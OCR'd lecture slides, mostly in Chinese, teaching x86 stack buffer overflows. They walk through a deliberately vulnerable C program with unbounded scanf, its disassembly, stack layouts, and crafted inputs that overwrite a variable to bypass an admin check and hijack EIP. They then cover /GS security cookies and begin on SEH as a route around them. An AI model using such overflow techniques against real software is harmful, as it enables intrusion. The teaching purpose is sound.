
```c
int main()
{
    char data[8] = "Hello!";
    char name[8];

    printf("what's your name?\n");
    scanf("%s", name);
    printf("%s %s\n", data, name);

    if (strcmp(data, "admin"))
        printf("yee!\n");
    else
        printf("WoW! Welcome!\n");

    system("PAUSE");
    return 0;
}
```

[EBP-8]

[EBP-0x10]

Buffer overflow


```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName?
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS       ; "%s"
call    scanf
add     esp, 8
```



Buffer overflow

EIP

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName?
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS       ; "%s"
call    scanf
add     esp, 8
```



Buffer overflow

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName?
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS       ; "%s"
call    scanf
add     esp, 8
```

EIP

Stack	
EBP =ESP	Old EBP

Buffer overflow

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName?
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS       ; "%s"
call    scanf
add     esp, 8
```

EIP

Stack	
EBP - 10	Buffer
EBP - C	Buffer
EBP - 8	0x6C6C6548 = lleH
EBP - 4	0x0000216F =\x00\x00!o
EBP =ESP	Old EBP

Buffer overflow

Variable "name"

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName?
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS       ; "%s"
call    scanf
add     esp, 8
```

EIP

Stack

EBP - 10	Buffer
EBP - C	Buffer
EBP - 8	0x6C6C6548 = lleH
EBP - 4	0x0000216F =\x00\x00!o
EBP =ESP	Old EBP

Buffer Overflow

Variable "data"

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName?
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS       ; "%s"
call    scanf
add     esp, 8
```

EIP

Stack	
EBP - 10	Buffer
EBP - C	Buffer
EBP - 8	0x6C6C6548 = lleH
EBP - 4	0x0000216F =\x00\x00!o
EBP =ESP	Old EBP

Buffer overflow

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
mov     dl, ds:byte_4141AE
mov     [ebp+var_A], dl
xor     eax, eax
mov     [ebp+var_9], al
push    offset aWhatSYourName?
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS
call    scanf
add     esp, 8
```

EIP

Stack	
EBP - 10	Buffer
EBP - C	Buffer
EBP - 8	0x6C6C6548 = lleH
EBP - 4	0x0000216F =\x00\x00!o
EBP =ESP	Old EBP

Buffer overflow

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
```

If you input "aaaa"

```
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS
call    scanf
add     esp, 8
```

EIP

Stack	
EBP - 10	Buffer
EBP - C	Buffer
EBP - 8	0x6C6C6548 = lleH
EBP - 4	0x0000216F =\x00\x00!o
EBP =ESP	Old EBP

Buffer overflow

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
```

If you input "aaaa"

```
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS
call    scanf
add     esp, 8
```

EIP

Stack	
EBP - 10	aaaa
EBP - C	Buffer
EBP - 8	0x6C6C6548 = lleH
EBP - 4	0x0000216F =\x00\x00!o
EBP =ESP	Old EBP

Buffer overflow

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
```

If you input "aaaaBBBB"

```
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS
call    scanf
add     esp, 8
```

EIP

Stack	
EBP - 10	aaaa
EBP - C	BBBB
EBP - 8	0x6C6C6548 = lleH
EBP - 4	0x0000216F =\x00\x00!o
EBP =ESP	Old EBP

Buffer overflow

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
```

If you input "OVERFLOW"

```
call    printf
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS
call    scanf
add     esp, 8
```

EIP

Stack	
EBP - 10	REVO
EBP - C	WOLF
EBP - 8	0x6C6C6548 = lleH
EBP - 4	0x00[illegible]216F

Little Endian

if we input more words...?

Magic!

Buffer overflow

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
```

If you input "OVERFLOWoverflow"

```
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS
call    scanf
add     esp, 8
```

EIP

Stack	
EBP - 10	REVO
EBP - C	WOLF
EBP - 8	revo
EBP - 4	wolf
EBP =ESP	Old EBP

Buffer overflow

```
push    ebp
mov     ebp, esp
sub     esp, 10h
mov     eax, ds:dword_4141A8
mov     [ebp+var_10], eax
mov     cx, ds:word_4141AC
mov     [ebp+var_C], cx
```

So, We can input "AAAAAAAAAAadmin"

```
add     esp, 4
lea     ecx, [ebp-8]
push    ecx
push    offset aS
call    scanf
add     esp, 8
```

EIP

Stack	
EBP - 10	AAAA
EBP - C	AAAA
EBP - 8	imda
EBP - 4	\x00\x00\x00n
EBP =ESP	Old EBP

```c
int main()
{
    char data[8] = "Hello!";
    char name[8];

    printf("what's your name?\n");
    scanf("%s", name);
    printf("%s %s\n", data, name);

    if (strcmp(data, "admin"))
        printf("yee!\n");
    else
        printf("WoW! Welcome!\n");

    system("PAUSE");
    return 0;
}
```

蛤？

你說Buffer Overflow

只能玩到這樣唷？


```
EAX 00000000
ECX 003D16C0
EDX 003D0180
EBX 7FFDF000
ESP 0012FF90
EBP 35353535
ESI 00000000
EDI 00000000

EIP 41414141

C 0  ES 0023 32
```


C:\Users\aaaddress1\Desktop\Demo\BufferOverflowExample.exe

```
what's your name?
1111222233334444555AAAA
33334444555AAAA 1111222233334444555AAAA
yee!
請按任意鍵繼續 . . .
```

事實上因為有任意寫入
(沒有限制字詞長度)
我們可以做到蓋EIP/RIP

意味著我們可以玩插Shellcode
做任何想做的事
(後面章節會Live Demo)





Danger function

#include <iostream>

printf, fprintf, snprintf, vprintf, ...etc

DEMO

Security Cookie

```cpp
#include <iostream>

int main()
{
    char buff0[8] = {};
    scanf("%s", buff0);
}
```

```asm
push    ebp
mov     ebp, esp
sub     esp, 8
:", (unsigned int)&v4);
lea     eax, [ebp+var_8]
xorps   xmm0, xmm0
push    eax
push    offset aS           ; "%s"
l_epi64((__m128i *)&v4, 0i64);
movq    [ebp+var_8], xmm0
call    scanf

add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

```
#include <iostream>

int main()
{
    char buff0[8] = {};
    scanf("%s", buff0);
}
```

```
push    ebp
mov     ebp, esp
sub     esp, 8
:", (unsigned int)&v4);
lea     eax, [ebp+var_8]
xorps   xmm0, xmm0
push    eax
push    offset aS           ; "%s"
l_epi64((__m128i *)&v4, 0i64);
movq    [ebp+var_8], xmm0
call    scanf

add     esp, 8
xor     eax, eax
mov     esp, ebp
pop     ebp
retn
```

ConsoleApplication1 屬性頁

組態(C): Release　　平台(P): 作用中 (Win32)　　組

- 通用屬性
- 組態屬性
  - 一般
  - 偵錯
  - VC++ 目錄
  - C/C++
    - 一般
    - 最佳化
    - 前置處理器
    - 程式碼產生
    - 語言
    - 先行編譯標頭檔
    - 輸出檔
    - 瀏覽資訊
    - 進階
    - 所有選項
    - 命令列
  - 連結器
  - 資訊清單工具
  - XML 文件產生器
  - 瀏覽資訊

尋找選項或參數:

ASM 清單位置	$(IntDir)
Common Language Runtime 支援	
SDL 檢查	
XML 文件檔名稱	$(IntDir)
內嵌函式展開	預設
目的檔名稱	$(IntDir)
先行編譯標頭輸出檔	$(IntDir)$(TargetName).pch
先行編譯標頭檔	stdafx.h
先行編譯標頭檔	
多處理器編譯	
安全性檢查	啟用安全性檢查 (/GS)
使用 Windows 執行階段擴充功能	
使用完整路徑	否
其他 #using 目錄	
其他 Include 目錄	

如果不幸開發者開啟了這個...

```cpp
#include <iostream>

int main()
{
    char buff0[8] = {};
    scanf("%s", buff0);
}
```

```
push    ebp
mov     ebp, esp
sub     esp, 0Ch
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
";", (unsigned int)&v4);
lea     eax, [ebp+var_C]
xorps   xmm0, xmm0
push    eax
push    offset aS               ; "%s"
l_epi64((__m128i *)&v4, 0i64);
movq    [ebp+var_C], xmm0
call    scanf

mov     ecx, [ebp+var_4]
add     esp, 8
xor     ecx, ebp
xor     eax, eax
call    __security_check_cookie
mov     esp, ebp
pop     ebp
retn
```

編譯器會自動宣告一個變數放Cookie，並且為「第一個」變數

```
#include <iostream>

int main()
{
    char buff0[8] = {};
    scanf("%s", buff0);
}
```

```
push    ebp
mov     ebp, esp
sub     esp, 0Ch
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
;", (unsigned int)&v4);
lea     eax, [ebp+var_C]
xorps   xmm0, xmm0
push    eax
push    offset aS               ; "%s"
l_epi64((__m128i *)&v4, 0i64);
movq    [ebp+var_C], xmm0
call    scanf

mov     ecx, [ebp+var_4]
add     esp, 8
xor     ecx, ebp
xor     eax, eax
call    __security_check_cookie
mov     esp, ebp
pop     ebp
retn
```

變數1 = (全域SecurityCookie) ^ EBP

```
#include <iostream>

int main()
{
    char buff0[8] = {};
    scanf("%s", buff0);
}
```

```
push    ebp
mov     ebp, esp
sub     esp, 0Ch
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
", (unsigned int)&v4);
lea     eax, [ebp+var_C]
xorps   xmm0, xmm0
push    eax
```

變數1 = (全域SecurityCookie) ^ EBP

在函數要ret前先把(變數1 ^ EBP)丟給：

security_check_cookie函數檢查

如果(變數1^EBP)不為全域SecurityCookie程式就自殺

```
#include <iostream>

int main()
{
    char buff0[8] = {};
    scanf("%s", buff0);
}
```

```
call    scanf
mov     ecx, [ebp+var_4]
add     esp, 8
xor     ecx, ebp
xor     eax, eax
call    __security_check_cookie
mov     esp, ebp
pop     ebp
retn
```

意味著...一般來說Buffer會在[EBP-N]
而我們想控制ret返回點保存在[EBP+4]
如果想藉由Buffer Overflow改變程式流程
勢必會把變數1與EBP給蓋過去...

```
#include <iostream>

int main()
{
    char buff0[8] = {};
    scanf("%s", buff0);
}
```

```
call    scanf
mov     ecx, [ebp+var_4]
add     esp, 8
xor     ecx, ebp
xor     eax, eax
call    __security_check_cookie
mov     esp, ebp
pop     ebp
retn
```

GG

從此以後駭客就GG了

Buffer Overflow不能玩了

~~從此以後駭客就GG了~~

~~Buffer Overflow不能玩了~~

駭客也不是省油的燈

於是就想...

```
push    ebp
mov     ebp, esp
sub     esp, 0Ch
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
", (unsigned int)&v4);
lea     eax, [ebp+var_C]
xorps   xmm0, xmm0
push    eax
push    offset aS               ; "%s"
l_epi64((__m128i *)&v4, 0i64);
movq    [ebp+var_C], xmm0
call    scanf
;
mov     ecx, [ebp+var_4]
add     esp, 8
xor     ecx, ebp
xor     eax, eax
call    __security_check_cookie
mov     esp, ebp
pop     ebp
retn
```

Buffer Overflow後執行到肯定會...

GG!

```
push    ebp
mov     ebp, esp
sub     esp, 0Ch
mov     eax, __security_cookie
xor     eax, ebp
mov     [ebp+var_4], eax
", (unsigned int)&v4);
lea     eax, [ebp+var_C]
xorps   xmm0, xmm0
push    eax
push    offset aS               ; "%s"
l_epi64((__m128i *)&v4, 0i64);
movq    [ebp+var_C], xmm0
call    scanf

mov     ecx, [ebp+var_4]
add     esp, 8
xor     ecx, ebp
xor     eax, eax
call    __security_check_cookie
mov     esp, ebp
pop     ebp
retn
```

不過如果程式碼有問題，
可以被Buffer Oveflow，
在函數返回前的Buffer還是我們可控的

假如我們Buffer Overflow後能在返回前，
離開該層可被BufferOverflow函數
(就不會觸發到函數末的security_cookie_check)

開發者不是很愛濫用
一個功能Try嗎？

SEH

Structured Exception Handling

What's SEH?

exe.exe

exe.exe發生問題，必須關閉，謹此致歉。

若您方才的工作尚未完成，所使用的資訊可能會遺失。

請回報此問題給 Microsoft。

我們會建立一份錯誤報告，您可將此傳送給我們。所提供的資訊我們將爲您保密。

若要檢查您所回報的資訊，　請按這裡。

回報此問題(S)　不回報(D)

exe.exe

exe.exe發生問題，必須關閉，謹此致歉。

